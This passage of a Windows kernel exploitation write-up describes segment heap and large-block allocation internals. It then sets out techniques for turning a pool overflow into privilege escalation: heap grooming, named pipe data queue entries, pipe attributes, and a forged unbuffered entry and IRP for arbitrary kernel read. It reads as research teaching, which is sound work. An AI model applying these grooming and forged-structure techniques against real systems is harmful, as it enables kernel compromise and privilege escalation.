

The main implementation function is nt!RtlpHpSegAlloc, using RtlpHpSegPageRangeAllocate to obtain a freed page descriptor or create a new one:
- Search
FreePageRanges, starting from the root; when the required block is larger than the node, continue in the right subtree until found or NULL. - If no suitable page descriptor is found, allocate a new page segment (
RtlpHpSegSegmentAllocate), initialize its first page descriptor (RtlpHpSegSegmentInitialize), and insert it intoSegmentListHead(RtlpHpSegHeapAddSegment). In fact only the memory required for the page segment and descriptor structures is allocated; the block part is not allocated at first. - When a page descriptor is found or created, remove it from
FreePageRanges. - If the required number of pages is smaller than the block, split the block: update the current page descriptor (UnitSize), set the remaining page descriptors (RangeFlag cleared,
CommittedPageCount,UnitOffset), and insert the remainder descriptor intoFreePageRanges. - Update the page descriptor fields (
RangeFlags,UnitSize, etc.). For example, allocating0x1337as 2 pages marks the header descriptor withRangeFlags = 0x3(First | Allocated) andUnitSize = 0x2, and the second page withRangeFlags = 0x1(Allocated) andUnitOffset = 0x1. - Check whether all pages in the block are committed: sum the
CommittedPageCountof all descriptors in the block; if the block needs committing, commit memory to the specified VA (RtlpHpSegMgrCommit -> RtlpHpAllocVA -> MmAllocatePoolMemory), then updateCommittedPageCountof all descriptors in the block. - Return the block:
Block = (Page descriptor & SegmentMask) + ((index of page descriptor) << SegContext->UnitShift)
Free Mechanism


- Verify that the page segment containing the pointer is legal (
RtlpHpSegDescriptorValidate):- Signature check:
0xA2E64EADA2E64EAD == PageSegment ^ SegContext ^ RtlpHpHeapGlobals ^ Signature. - Verify the page descriptor of the page is Allocated (double-free check).
- Signature check:
- Recover the structures from the free pointer:
- Page segment =
free pointer & SegmentMask - Page descriptor =
page_segment + 0x20 * ((free pointer - page segment) >> SegContext->UnitShift) - _HEAP_SEG_CONTEXT =
page_segment ^ page_segment->Signature ^ 0xA2E64EADA2E64EAD ^ RtlpHpHeapGlobals.HeapKey
- Page segment =
- Check whether the free pointer is at the beginning of a block. If it is not, check the
RangeFlagof the page descriptor to decide whether to use the VS allocator or LFH allocator to release the memory; if the free pointer is managed directly by segment allocation, useRtlpHpSegPageRangeShrink. - Clear the Allocated bit of the page descriptor for the block, then check whether the previous and following blocks are freed; if freed, merge them (
RtlpHpSegPageRangeCoalesce):- To find the previous block, check whether the descriptor of the previous page is the beginning of a block; if not, use the
UnitOffsetof the previous page’s descriptor to compute the descriptor of the previous block. - The following block is computed using the
UnitCountof the current page descriptor. - Determine whether the descriptor at the beginning of the block has the Allocated bit set.
- To find the previous block, check whether the descriptor of the previous page is the beginning of a block; if not, use the
- If the previous block is free: remove its descriptor from
FreePageRanges, clear the first bit of the RangeFlag of the descriptor being freed, update theUnitCountof the previous block’s descriptor, and update theUnitOffsetof the last page descriptor after the merge. - If the following block is free: remove its descriptor from
FreePageRanges, clear the first bit of its RangeFlag, update theUnitCountof the descriptor being freed, and update theUnitOffsetof the last page descriptor after the merge. - Finally, insert the (coalesced) free block into
FreePageRangesaccording to its block size.
Large Block Allocation
Large block allocation handles requests above the normal backend segment allocation limit. Compared to the other allocators it is much simpler: it almost directly allocates a large block of memory from the system and stores it in a red-black tree. Release removes it from the tree and returns it to the system directly.
Size
The large block path is used for requests above the segment context maximum allocation size:
Size > 0x7f0000
Structures
Relevant structures:
_HEAP_LARGE_ALLOC_DATA
Large Alloc Data
_HEAP_LARGE_ALLOC_DATA is the metadata node for one large allocation, stored in SegmentHeap->LargeAllocMetadata and keyed by VirtualAddress.
_HEAP_LARGE_ALLOC_DATA
0x0    TreeNode (0x18 bytes)   _RTL_BALANCED_NODE
0x18   VirtualAddress (8 bytes)
0x20:12 AllocatedPages (52 bits)
| Field | Meaning |
|---|---|
TreeNode | _RTL_BALANCED_NODE: Left points to a node whose VirtualAddress is smaller, Right to a node whose VirtualAddress is greater, and ParentValue points to the parent node. |
VirtualAddress | Address of the large block. |
AllocatedPages | The number of allocated pages. The lowest 16 bits are used to record unused bytes. |
Allocation Mechanism
The allocation is page-based. The main implementation function is nt!RtlpHpMetadataAlloc:
- Allocate memory to store the large block metadata (
_HEAP_LARGE_ALLOC_DATA) usingRtlpHpMetadataHeapCtxGetandRtlpHpMetadataHeapStart. These determine which heap to allocate from based onSegmentHeap->EnvHandle, selectingExPoolState->HeapManager.MetadataHeaps[idx]. - Use
RtlpHpAllocVAto allocate the memory, and store theVirtualAddressin the metadata. - Insert the metadata into
SegmentHeap->LargeAllocMetadata.
Free Mechanism
The main implementation function is RtlpHpLargeFree:
- Find the node corresponding to the free pointer in
SegmentHeap->LargeAllocMetadata, and remove the node. - Use
RtlpHpFreeVAto release the memory. - Release the memory storing the metadata (
RtlpHpMetadataFree).
For exploitation or corruption analysis, keep this path separate from VS and backend segment allocation. The metadata layout and lookup behavior are different.
Exploitation Techniques
The techniques in this chapter turn a kernel pool overflow into privilege escalation.
What an Overflow Controls
To revise, a pool overflow overwrites whatever sits right after the vulnerable chunk which depends on the backend:
| Backend | Layout after the chunk |
|---|---|
| LFH | _POOL_HEADER (0x10) |
| VS | _HEAP_VS_CHUNK_HEADER (0x10) + _POOL_HEADER (0x10) |
Heap Grooming
Every technique needs the vulnerable chunk next to a chosen victim, with control over when both are allocated and freed.
For LFH sizes, spray 32 or more allocations of the exact same size before and after the victim. The allocator picks a block randomly within a 32-block bitmap window, and enough spray defeats that.
For VS sizes, allocate thousands of same-size chunks to drain FreeChunkTree until a fresh 0x10000 subsegment appears, then fill it so allocations end up contiguous. Free at most a third of them.
To pre-enable a Dynamic Lookaside for a size, allocate a few thousand chunks, wait about two seconds for the Balance Set Manager to rebalance, then allocate and wait again. Freed chunks of that size then land in the lookaside instead of going through the backend free path.
Named Pipes
Both techniques rely on the Named Pipe File System (NPFS, implemented by Npfs.sys). Named pipes are an inter-process communication mechanism with two ends: the server (which creates the pipe) and the client (which connects to it). When a connection is established, NPFS creates two queues in the connection’s Context Control Block: an input queue (client to server) and an output queue (server to client).
Context Control Block
The Context Control Block(CCB) is the “connection object”. It holds all state for one pipe instance: the two queues of pending reads/writes, the pipe configuration (mode, type, quota), etc.
typedef struct _NP_CCB {
    NODE_TYPE_CODE NodeType;
    UCHAR NamedPipeState;
    UCHAR ReadMode[2];
    UCHAR CompletionMode[2];
    SECURITY_QUALITY_OF_SERVICE ClientQos;
    LIST_ENTRY CcbEntry;
    PNP_FCB Fcb;
    PFILE_OBJECT FileObject[2];   // [0] = Server, [1] = Client
    PEPROCESS Process;
    PVOID ClientSession;
    PNP_NONPAGED_CCB NonPagedCcb;
    NP_DATA_QUEUE DataQueue[2];   // [0] = Input, [1] = Output
    PSECURITY_CLIENT_CONTEXT ClientContext;
    LIST_ENTRY IrpList;
} NP_CCB, *PNP_CCB;
Data Queue Entries


Each queue holds NP_DATA_QUEUE_ENTRY structures in non-paged pool. Entries are removed from the list when all of their data are read by a client (e.g. using the ReadFile API).
struct DATA_QUEUE_ENTRY {
    LIST_ENTRY NextEntry;
    _IRP* Irp;
    _SECURITY_CLIENT_CONTEXT* SecurityContext;
    uint32_t EntryType;
    uint32_t QuotaInEntry;
    uint32_t DataSize;
    uint32_t x;
    char Data[];
};
| Field | Meaning |
|---|---|
NextEntry | LIST_ENTRY. Doubly-linked list node connecting all queued data entries. The list includes a sentinel node stored in the CCB. |
Irp | The IRP associated with the entry. Populated for unbuffered entries, or for buffered entries whose size exceeds the available pipe quota (the stalled write). |
SecurityContext | The client security context captured when the entry was written. |
EntryType | 0 = buffered, 1 = unbuffered. |
QuotaInEntry | Quota charged to the entry. 0 for unbuffered entries. |
DataSize | Length of user data associated with the entry. |
x | Uninitialized, likely padding. |
Buffered vs Unbuffered Entries


- Buffered DQE
- Created by
WriteFile. - The data is copied from user space into a kernel buffer (
NP_DATA_QUEUE_ENTRY) immediately. - Quota: consumes quota based on
DataSize. If the pipe quota is full, the write stalls inPIPE_WAITmode and the entry keeps its IRP until the write completes. As data is read from existing buffered entries, the freed quota is credited to the stalled write’sQuotaInEntryuntil it reachesDataSize.
- Created by
- Unbuffered DQE
- Created by
NtFsControlFilewithFSCTL_PIPE_INTERNAL_WRITE(0x119FF8). - The data stays in user space! only a pointer to it is stored in the kernel entry (through the IRP’s
SystemBuffer). - Quota: consumes
0because the data is not in the pipe’s memory.
- Created by
Unbuffered entries provide direct control over a chunk’s size and contents. Since there is no DATA_QUEUE_ENTRY header stored in the chunk, the entire chunk can be used to place a fake structure.
Pipe Attributes
After a pipe is created, attributes can be attached to it which are key-value pairs stored in a linked list. Each attribute is a PipeAttribute object, allocated in the PagedPool:
struct PipeAttribute {
    LIST_ENTRY list;
    char* AttributeName;
    uint64_t AttributeValueSize;
    char* AttributeValue;
    char data[0];
};
- The allocation size and the data could be controlled by us
AttributeNameandAttributeValuepoint into thedatafield.- Attributes are created with
NtFsControlFileusing control code0x11003C, and an attribute’s value is read back with0x110038, which follows theAttributeValuepointer and returnsAttributeValueSizebytes. - Changing an attribute’s value frees the old
PipeAttributeand allocates a new one.
If the AttributeValue (pointer to attribute) and AttributeValueSize fields can be overwritten, we can then leak kernel memory, giving us an arbitrary read. And since size and data are fully controlled, the object is also a convenient way to plant controlled data in the PagedPool, for example to reallocate a freed chunk.
Data Queue Entries (vp777)
Idea : After spraying and grooming the pool we could use the overflow to rewrite the header of the NP_DATA_QUEUE_ENTRY sitting next to the vulnerable chunk, and the forged header turns that into arbitrary read and write.
1. Arbitrary Read Using Unbuffered Entries
Works when the overflow lets you fully control the bytes written past the chunk and you already know the address you want to read.


Forge an unbuffered entry whose Irp points at a forged IRP with SystemBuffer set to the kernel address to read from:
DATA_QUEUE_ENTRY:
    NextEntry = whatever;
    Irp = Forged IRP Address;   // can be a userspace address if SMAP is absent
    SecurityContext = 0;
    EntryType = 1;              // unbuffered
    QuotaInEntry = 0;
    DataSize = arbitrary read size;

IRP->SystemBuffer = kernel address to read from;
Reading DataSize bytes from the pipe copies them from wherever IRP->SystemBuffer points.
2. Arbitrary Read Using Buffered Entries

Before you know any address, there is nothing to point a forged IRP at. This variant makes use of the pool overflow to rewrite the DQE DataSize field of a buffered entry with a bigger value so that it reads past the entry’s real data into whatever sits behind it.
